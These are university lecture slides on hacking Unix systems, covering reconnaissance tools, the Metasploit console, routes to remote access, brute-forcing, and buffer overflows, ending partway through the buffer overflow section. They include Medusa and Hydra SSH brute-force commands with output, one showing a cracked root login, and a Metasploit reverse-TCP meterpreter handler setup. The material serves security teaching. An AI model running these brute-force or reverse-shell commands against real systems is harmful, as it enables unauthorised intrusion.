

# Hacking Unix

---

Lecturer: Daniele Friolo

Slides: Fabio De Gaspari, Edlira Dushku

# Lecture Objectives

- Methods to circumvent Unix system security
- Techniques to obtain shell access in Unix
- Use Metasploit to exploit Unix

# Outline

## 1. Unix Systems and Hacking Tools

- Why Unix?
- Overview of Hacking Tools
- Metasploit Framework

## 2. Exploit and Gain Remote Access to Unix

- Methods to circumvent Unix security
- Techniques to gain shell access
- Exploit Unix with Metasploit

# Outline

## 1. Unix Systems and Hacking Tools

- Why Unix?
- Overview of Hacking Tools
- Metasploit Framework

## 2. Exploit and Gain Remote Access to Unix

- Methods to circumvent Unix security
- Techniques to gain shell access
- Exploit Unix with Metasploit

# Unix powered devices




**Elon Musk** ✓  
@elonmusk

Follow

Replying to @mrDeanMiller

When we upgrade the core Linux OS to 4.4,  
which is probably December


1:01 PM - 5 Oct 2016



Chromebook, Smart TVs, Smartwatches, Drones,  
Tesla Cars, Virtual Assistants

# Why Unix?

- Majority of servers around the globe are running on Linux / Unix-like platforms.
- There are many types of Linux-Distributions.
- Source code is available.
- Easy to modify.
- Easy to develop a program on Unix.



# Unix Systems



Widespread use: Desktops & Servers; Watches & Mobiles

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# medusa -h 192.168.56.103 -u cody -P /pentest/passwords/wordlists/dark0de.l
st -M ssh
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

The default build of Libssh2 is to use OpenSSL for crypto. Several Linux
distributions (e.g. Debian, Ubuntu) build it to use Libgcrypt. Unfortunately,
the implementation within Libssh2 of libgcrypt appears to be broken and is
not thread safe. If you run multiple concurrent Medusa SSH connections, you
are likely to experience segmentation faults. Please help Libssh2 fix this
issue or encourage your distro to use the default Libssh2 build options.

ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0 c
omplete) Password: [1B] (1 of 1707655 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0 c
omplete) Password: [1B][1B] (2 of 1707655 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0 c
omplete) Password: [1B][1B][1B] (3 of 1707655 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0 c
omplete) Password: [1B][1B][1B][1B] (4 of 1707655 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0 c
omplete) Password: [1B][1B][1B][1B][1B] (5 of 1707655 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0 c
omplete) Password: [1B][1B][1B][1B][1B][1B] (6 of 1707655 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0 c
omplete) Password: [1B][1B][1B][1B][1B][1B][1B] (7 of 1707655 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0 c
omplete) Password: [1B][1B][1B][1B][1B][1B][1B][1B] (8 of 1707655 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0 c
```

Consequence: Very attractive target for attackers

# The Quest for Root

Linux has two levels of access: root and user

**Root** remains a single point of attack

Differences between:





# Quick Review

How does an attacker:

1. identify Unix Systems?
2. identify open TCP/UDP ports?
3. enumerate RPC services?
4. get the version of running applications?

# Initial steps of an educated hacker

1. Footprinting
  - Gather information, profile the target
2. Scanning
  - Identify entry points for the intrusion
3. Enumeration
  - Probe the identified services for fully known weaknesses. This involves active connections to systems and directed queries

# Overview of Hacking Tools

- Footprinting:
  - whois, nslookup, dig, FOCA, MALTEGO
- Scanning:
  - Nmap, netcat, tcpdump, nslookup, Nessus
- Enumeration:
  - Dnsenum, rpcinfo, smbclient

# Vulnerability Mapping

- Map attributes (listening services, versions of running servers) to potential security holes
  - Vulnerability info: **Bugtraq**, Open Source Vulnerability Database (**OSVDB**), Common Vulnerability and Exposures (**CVE**) Database
  - Use public exploit codes or write their own
  - Use automated vulnerability scanning tools - **Nessus**
- Script kiddies – uneducated attackers
  - Skip vulnerability mapping
  - Use UNIX exploit against Windows systems - useless!

# Nessus (<http://nessus.org/>)

Nessus Professional / Scans - Mozilla Firefox

Nessus Professional / ... x Tenable.io / Login x +

https://localhost:8834/#/scans/5/hosts

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Nessus Scans Policies admin

## Kali Linux Scan

CURRENT RESULTS: TODAY AT 12:05 PM

Configure Audit Trail Launch Export Filter Hosts

Scans > Hosts 6 Vulnerabilities 21 History 1

Host	Vulnerabilities
<input type="checkbox"/> 10.10.10.64	19
<input type="checkbox"/> 10.10.10.1	11
<input type="checkbox"/> 10.10.10.38	6
<input type="checkbox"/> 10.10.10.40	8
<input type="checkbox"/> 10.10.10.43	8
<input type="checkbox"/> 10.10.10.2	7

### Scan Details

Name: Kali Linux Scan  
Status: Completed  
Policy: Advanced Scan  
Scanner: Local Scanner  
Folder: My Scans  
Start: Today at 11:52 AM  
End: Today at 12:05 PM  
Elapsed: 13 minutes  
Targets: 10.10.10.0/24


### Vulnerabilities

Legend: Critical, High, Medium, Low, Info

# The Metasploit Framework

- The Metasploit Framework provides the infrastructure, content and tools to perform penetration tests and extensive security audits
- Comprises reconnaissance, exploit development, payload packaging, and delivery of exploits to vulnerable systems
- It is open source and extendable
- Exploits can be easily shared amongst the community
- Available in Windows, UNIX, Linux, and Mac OSX

# Metasploit Architecture



# Metasploit terms

- **Module:** A standalone piece of code or software that extends the functionality of the Metasploit Framework
- A module can be an exploit, escalation, scanner, or information gathering unit of code that interfaces with the framework to perform some operation.
- It is like a discrete job that you would assign to a co-worker: “Exploit the FTP Server on Windows 2003” or “Find me a list of all credentials stored by Firefox on this server.”



# Metasploit terms

- **Session:** A session is a connection between a target and the machine running Metasploit.
- Sessions allow for commands to be sent to and executed by the target machine.

# Metasploit Modules

- **Exploits:** Exploits are the code and commands that Metasploit uses to gain access.
- **Payloads:** Payloads are what are sent with the exploit to provide the attack a mechanism to interact with the exploited system.
- **Auxiliary:** The Auxiliary modules provide many useful tools including wireless attacks, denial of service, reconnaissance scanners, and SIP VoIP attacks.

# Metasploit Modules

- **NOPS:** No OPeration. NOPs keep the payload sizes consistent
- **Post-exploitation:** can be run on compromised targets to gather evidence, pivot deeper into a target network, etc.
- **Encoders:** are used to successfully remove unwanted bytes

# Metasploit Interfaces

Metasploit has multiple interfaces including;

- msfconsole – an interactive command-line like interface
- msfcli – a literal Linux command line interface
- Armitage – a GUI-based third party application
- msfweb – browser based interface

# Metasploit Console

- The Metasploit Console is a simple interface
- Allows the user to search for modules, configure those modules, and execute them against specified targets with chosen payloads
- Provides a management interface for opened sessions, network redirection, and data collection

# Starting Metasploit

- Start the PostgreSQL database for Metasploit

```
# service postgresql start
```

- Launch Metasploit Framework Console

# # msfconsole

```
root@kali:~# service postgresql start
root@kali:~# msfconsole


#####
;@;
'#####';
" cccc'.'c cccccc'.'cccc "
- .cccccccccccccc ccccccccccccccc @;
.ccccccccccccccc ccccccccccccccc .'
"-'.ccc -.c @ '- -'"
".c' ; c @ \'-\-'
|ccc cc c @
'ccc cc cc
.cccc cc
',cc c ;
( 3 C ) /|___ / Metasploit! \
;@'._*_,." \|--- \|_____/\
'(. ...."/

=[ metasploit v4.16.30-dev ]
+ -- ==[ 1722 exploits - 986 auxiliary - 300 post ]
+ -- ==[ 507 payloads - 40 encoders - 10 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

# Metasploit Core Commands

- msf > show exploits
- msf > show payloads
- msf > search *Variable*
- msf > show options
- msf > set *Variable*
- msf > info
- msf > exploit

A screenshot of a Metasploit terminal window showing the 'Module Commands' table. The table has two columns: 'Command' and 'Description'. The background of the terminal is dark with a faint, stylized graphic of a person's head and shoulders in the upper right corner.

Command	Description
advanced	Displays advanced options for one or more modules
back	Move back from the current context
edit	Edit the current module with the preferred editor
info	Displays information about one or more modules
loadpath	Searches for and loads modules from a path
options	Displays global options or for one or more modules
popm	Pops the latest module off the stack and makes it active
previous	Sets the previously loaded module as the current module
pushm	Pushes the active or list of modules onto the module stack
reload_all	Reloads all modules from all defined module paths
search	Searches module names and descriptions
show	Displays modules of a given type, or all modules
use	Selects a module by name

# Metasploit Sample Operation

- Open Metasploit Console
- Select Exploit
- Set Target
- Select Payload
- Set Options
- exploit

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 0.0.0.0:4444
msf exploit(handler) > 
```

In this example, we create a reverse\_tcp exploit to run on a victim machine, that will connect back to our system through tcp and give us an open meterpreter session



# Metasploit Payloads and Backdoors

Follow this video tutorial

<https://youtu.be/SdSeZ3GuvNI>

# Outline

## 1. Unix Systems and Hacking Tools

- Why Unix?
- Overview of Hacking Tools
- Metasploit Framework

## 2. Exploit and Gain Remote Access to Unix

- Methods to circumvent Unix security
- Techniques to gain shell access
- Exploit Unix with Metasploit

# Unix attacks

Attackers follow a logical progression:

- First, gain Remote Access via the network
  - Typically exploiting a vulnerability in a listening service
- Then, have a command shell or login to the system
  - Local attacks are also called Privilege Escalation Attacks

# Outline

## 1. Unix Systems and Hacking Tools

- Why Unix?
- Overview of Hacking Tools
- Metasploit Framework

## 2. Exploit and Gain Remote Access to Unix

- Methods to circumvent Unix security
- Techniques to gain shell access
- Exploit Unix with Metasploit

# Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system (e.g., unix-based firewall)
- User-initiated remote execution (e.g., trojan, phishing)
- Promiscuous-mode attacks (e.g., tcpdump vulnerability)

# Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks

## Exploit a listening service

- If a service is not listening, it cannot be broken remotely
- Services that allow interactive logins can be exploited
  - telnet, ftp, rlogin, ssh, and others
- BIND is the most popular DNS server, and it has had many vulnerabilities

# Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks



# Route through a UNIX system

- Unix system providing security between two networks (e.g., firewall)
- *Source routing* is a technique whereby the sender of a packet can specify the route that a packet should take through the network.
- Attackers send source-routing packets through the firewall (if source routing is enabled) to internal systems to circumvent UNIX firewalls.

# Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks

# User-initiated remote execution

- Trick a user into executing code, surfing to a website, or launching malicious e-mail attachments.
  - A user accesses <http://reallyevilwebsite.com>
  - The web browser executes malicious code that connects back to the malicious site
  - This may allow reallyevilwebsite.com to access the user's system. What if you were for some reason root?

# Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks

# Promiscuous-mode attacks

- Promiscuous mode refers to the special mode of Network Interface Cards (NICs), that allows a NIC to receive all traffic on the network, even if it is not addressed to this NIC.
- A carefully crafted packet to hack the sniffer or driver
  - The sniffing software (tcpdump or some other) itself has vulnerabilities
  - An attacker could inject code to attack the sniffer

# Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks

# How to exploit a listening service?

- Common attacks to exploit listening services
  - Brute force attack
  - Data-Driven Attacks (Buffer Overflow and Input Validation attack)

# Brute-Force Password Guessing Attacks

- Services that can be brute-forced
  - telnet, FTP, rlogin/rsh, SSH, SNMP, LDAP, POP/IMAP, HTTP/HTTPS, CVS/SVN, Postgres, MySQL, Oracle
- list of user accounts obtained during enumeration phase
  - Finger, rusers, sendmail, etc.
- Weak/no passwords common: “Smoking Joe” account
  - ID and password are identical
- Automated tools: Hydra, Medusa



# Brute-Force Automated Tools

## ■ Hydra

# apt-get install hydra

```
edlira@edlira-VPCEH1S0E:~$ hydra
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret s

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o F
[-s PORT] [-x MIN:MAX:CHARSET] [-SuvVd46] [service://server[:PORT]/[OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel (per host, default: 16)
-U service module usage details
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{he
icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-list
xec rlogin rsh s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspe

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
```

## ■ Medusa

# apt-get install medusa

```
edlira@edlira-VPCEH1S0E:~$ medusa -h [redacted] -u "root" -P passwordlist.txt -M ssh
Medusa v2.2_rc3 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: [redacted] (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: root (1 of 5 complete)
ACCOUNT CHECK: [ssh] Host: [redacted] (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: admin (2 of 5 complete)
ACCOUNT CHECK: [ssh] Host: [redacted] (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: edlira (3 of 5 complete)
ACCOUNT CHECK: [ssh] Host: [redacted] (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: password (4 of 5 complete)
ACCOUNT CHECK: [ssh] Host: [redacted] (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: [redacted] (5 of 5 complete)
ACCOUNT FOUND: [ssh] Host: [redacted] User: root Password: [redacted] [SUCCESS]
edlira@edlira-VPCEH1S0E:~$
```

# Brute-Force countermeasures

- Enforce strong passwords
- Cracklib (<https://github.com/cracklib/cracklib>)

Enforces strong passwords by comparing user selected passwords to words in chosen word lists

- Password Authenticated Key Exchange (PAKE)

A mechanism for performing secure password-based authentication and key exchange over any type of network.

Secure Remote Password (Old, <http://srp.stanford.edu/>)

OPAQUE (<https://eprint.iacr.org/2018/163.pdf>) and

AuCPace (<https://datatracker.ietf.org/doc/html/draft-haase-aucpace-07>)

- OpenSSH (<https://www.openssh.com/>)

A connectivity tool for remote login with the SSH protocol. It encrypts all traffic to eliminate eavesdropping, connection hijacking, and other attacks. Do not use unencrypted services

# Data-Driven Attacks

Sending data to an active service causing unintended or undesirable results

- Buffer overflow attacks
- Input validation attacks

# Buffer Overflow Attacks

- Occur when a user or process attempts to place more data into a buffer (or fixed array) than was previously allocated
  - Associated with specific C functions `strcpy()`, `strcat()`, `sprintf()` etc.
- Normally cause a segmentation violation
- Attackers exploit a buffer overflow in the target system to execute a malicious code of their choosing


# Overview of Sample Operation

Control-Flow Graph (CFG) represents the valid execution paths that a program may follow at runtime

Legitimate flows are: **A->B->E->D** OR **A->C->F->D**


```
A: if(auth==true)
B: then: call privileged()
C: else: call unprivileged()
D: terminate
...
E: privileged{...instructions...}
F: unprivileged{...instructions...}
```

Pseudo-code




Control - Flow Graph (CFG)

# Overview of Buffer Overflow Attack



# Linux process memory layout




<https://medium.com/@andrestc/implementing-malloc-and-free-ba7e7704a473>

# Buffer Overflow Attacks

```
void func (char *str) {  
    char buffer[12];  
    int variable_a;  
    strcpy (buffer, str);  
}  
  
int main() {  
    char *str = "I am greater than 12 bytes";  
    func (str);  
}
```

(a) A code example



(b) Active Stack Frame in `func()`

Frame pointer: fixed address used to easily locate parameters and local variables.



# Buffer Overflow Attacks

Content after strcpy() call

sxxx
byte
n 12
tha
I am greater
xxxx

High address

